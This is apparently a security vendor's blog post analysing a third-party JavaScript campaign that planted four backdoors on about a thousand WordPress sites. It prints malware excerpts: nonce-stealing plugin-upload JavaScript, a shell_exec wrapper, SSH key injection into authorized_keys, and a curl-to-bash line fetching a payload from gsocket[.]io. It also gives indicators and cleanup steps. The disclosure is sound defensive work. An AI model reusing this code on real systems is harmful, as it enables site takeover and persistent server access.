Thousands of websites hit by four backdoors in 3rd party JavaScript attack

cside.dev/blog/thousands-of-websites-hit-by-four-backdoors-in-3rd-party-javascript-attack

March 4, 2025


→ Back to blog

Tuesday, March 4th, 2025

Updated March 5th, 2025

Himanshu Anand

While analyzing threats targeting WordPress frameworks, we found an attack where **a single 3rd party JavaScript file was used to inject four separate backdoors** into 1,000 compromised websites using **cdn.csyndication[.]com/**.




Creating four backdoors facilitates the attackers having multiple points of re-entry should one be detected and removed. A unique case we haven't seen before. Which introduces another type of attack made possibly by abusing websites that don't monitor 3rd party dependencies in the browser of their users.


Here are our found references for your own research:

Backdoor functions:

1. Uploads a malicious WordPress plugin via a hidden script.
2. Injects the malicious JavaScript.
3. Adds attacker-controlled SSH keys.
4. Executes remote commands and fetches the payload.

The malicious domain only has two detections on threat feeds.





1st backdoor

A zip file is encoded in base64:

```
<const O00O00911F_0x5aa841 =
"UEsDBAoAAAAAAJizT1kAAAAAAAAAAAAAAAAAUABwAdWx0cmEtc2VvLXByb2Nlc3Nvci9VVAkAA4DQ...";
```

It fetches the WordPress plugin upload page to obtain the **_wpnonce token** (CSRF protection).

```
O00O00911F_0x2bcbf3().then(_0x58a9ee => {
  if (_0x58a9ee) {
    const _0x425d54 = new FormData();
    _0x425d54.append("_wpnonce", _0x58a9ee);
    _0x425d54.append("pluginzip", O00O00911F_0x4e0619, "ultra-seo-processor-wp.zip");
    fetch("/wp-admin/update.php?action=upload-plugin", {
      method: "POST",
      body: _0x425d54,
      credentials: "include"
    })
  }
});
```

This uploads and installs a fake plugin **(ultra-seo-processor-wp.zip)** on a WordPress website. The ZIP file contains backdoor PHP code.

This then attempts to upload another malicious WordPress plugin:

```
return fetch("/wp-admin/plugin-install.php?tab=upload", {
  method: "GET",
  credentials: "include"
}).then(_0x58b74d => _0x58b74d.text()).then(_0x29d24b => {
  const _0x577cdd = new DOMParser();
  const _0x240b0e = _0x577cdd.parseFromString(_0x29d24b, "text/html");
  const _0x1bd6e5 = _0x240b0e.querySelector("input[name=\"_wpnonce\"]");
  if (_0x1bd6e5) {
    return _0x1bd6e5.value;
  }
});
```

This function fetches an admin nonce from WordPress and then attempts to upload a plugin (ultra-seo-processor-wp.zip) to **/wp-admin/update.php?action=upload-plugin**, which is a clear sign of unauthorized admin-level modification.

The script then attempts to execute a backdoor file in the **/wp-content/plugins/ directory**.

```
return fetch("/wp-content/plugins/ultra-seo-processor/ultra-seo-processor.php?
f6975d6b0e6087dbea971c93cdce5dd2=da00c38aacde5b89aa408c8338151caa", {
  method: "GET",
  credentials: "include"
});
```


It searches for WordPress & Laravel installation directories. This PHP function attempts to locate WordPress **(wp-config.php, wp-blog-header.php)** and Laravel (artisan) installations for potential exploitation.

```
function findSpecialDirectories($rootDir) {
    $directories = [];
    $iterator = new RecursiveIteratorIterator(
        new RecursiveDirectoryIterator(
            $rootDir,
            FilesystemIterator::SKIP_DOTS |
RecursiveDirectoryIterator::FOLLOW_SYMLINKS
        ),
        RecursiveIteratorIterator::SELF_FIRST
    );
    foreach ($iterator as $file) {
        if ($file->isDir()) {
            $path = $file->getRealPath();
            if (!$path) {
                continue;
            }
            if (
                file_exists($path . DIRECTORY_SEPARATOR . 'index.php') ||
                file_exists($path . DIRECTORY_SEPARATOR . 'wp-config.php') ||
                file_exists($path . DIRECTORY_SEPARATOR . 'wp-blog-header.php') ||
                file_exists($path . DIRECTORY_SEPARATOR . 'artisan')
            ) {
                $directories[] = $path;
            }
        }
    }
    return array_unique($directories);
}
```

Analyzing ultra-seo-processor.zip in the 1st backdoor

File hash: 3953121a6994a157e12886df45ef2aaa85390832d58915370d8c90d4f90092be

Just one detection on Virustotal.



The ZIP file, base64-encoded and injected into WordPress via a hidden script, contains:

- ultra-seo-processor.php: A rogue WordPress plugin that executes attacker commands.
- Code that hides the plugin from the admin panel, making detection difficult.
- Functions that scan directories for WordPress and Laravel installations.
- Injected code into **wp-config.php** for persistence.
- SSH key installation, allowing remote access to the server.

Here's a snippet of the PHP backdoor inside the plugin:

```
function findSpecialDirectories($rootDir) {
   $directories = [];
   $iterator = new RecursiveIteratorIterator(
       new RecursiveDirectoryIterator(
           $rootDir,
           FilesystemIterator::SKIP_DOTS |
RecursiveDirectoryIterator::FOLLOW_SYMLINKS
       ),
       RecursiveIteratorIterator::SELF_FIRST
   );
   foreach ($iterator as $file) {
       if ($file->isDir()) {
           $path = $file->getRealPath();
           if (!$path) {
               continue;
           }
           if (
               file_exists($path . DIRECTORY_SEPARATOR . 'index.php') ||
               file_exists($path . DIRECTORY_SEPARATOR . 'wp-config.php') ||
               file_exists($path . DIRECTORY_SEPARATOR . 'wp-blog-header.php')
           ) {
               $directories[] = $path;
           }
       }
   }
   return array_unique($directories);
}
```

This function attempts to scan for WordPress installations, the malware is designed for widespread deployment across multiple CMS installations on the same server.

```
$my_execution = function($cmd) {
   return shell_exec($cmd);
};
```

2nd Backdoor:

Injects **malicious JavaScript** into **wp-config.php**:

```
$cdn = '<?php ini_set("display_errors", 0); ini_set("display_startup_errors", 0); if
(PHP_SAPI !== "cli" && (strpos(@$_SERVER["REQUEST_URI"], "/wp-admin/admin-ajax.php")
=== false ...';
```

3rd Backdoor:

SSH Key Injection adds attacker-controlled SSH keys to **~/.ssh/authorized_keys**, allowing persistent access to the server:

```
$ak_a_file = $ak_base_folder.'/.ssh/authorized_keys';
@file_put_contents($ak_a_file, 'ssh-rsa AAAAB3N...');
@file_put_contents($ak_a_file, 'ssh-ed25519 AAAAC3Nza...');
```

4th Backdoor:

Executes **remote commands** and fetches another payload from **gsocket[.]io/y**, likely creating a reverse shell.

```
$my_execution = function($cmd) {
  return shell_exec($cmd);
};
$my_stdout = $my_execution('bash -c "$(curl -fsSL https://gsocket[.]io/y)"');
```

How to protect your website

If found, immediately remove the malicious WordPress plugin (ultra-seo-processor). Check **.ssh/authorized_keys** for unauthorized keys and delete them. Investigate **wp-config.php** and index.php for injected code. If your webserver was impacted, rotate all WordPress admin credentials. Monitor system logs for further suspicious activity.


The use of 3rd party JavaScript as an attack vector is nothing new. However the multi-backdoor approach, which maximizes persistence for attackers, is unique. Given the widespread use of external JS libraries on all sites, we suspect this type of attack will be repeated.

We have repeated this attack in testing, and c/side successfully detected and blocked the malicious JavaScript injection. If you're concerned about potential infections, our system can provide real-time analysis and proactive defense.

Book a call/demo or sign up now.


Contents

Related Content



DataDome vs c/side

DataDome offers all kinds of different tools: Bot Protect, Account Protect, DDoS Protect, Ad Protect and Page Protect.



Over 150K websites hit by full-page hijack linking to Chinese gambling sites

We estimate that approximately 150,000 websites have been impacted by this campaign. The script defines an array of keywords related to betting, gambling, and casino brands both in English and Chinese.

Report URI vs c/side

Report URI is a reporting platform that collects browser-generated security violation reports and helps teams monitor and fine-tune their web and email security policies

Reflectiz vs c/side

Reflectiz uses a “proprietary browser” which crawls the website. There are a few problems with this approach...

More About Himanshu Anand

I'm a software engineer and security analyst at c/side.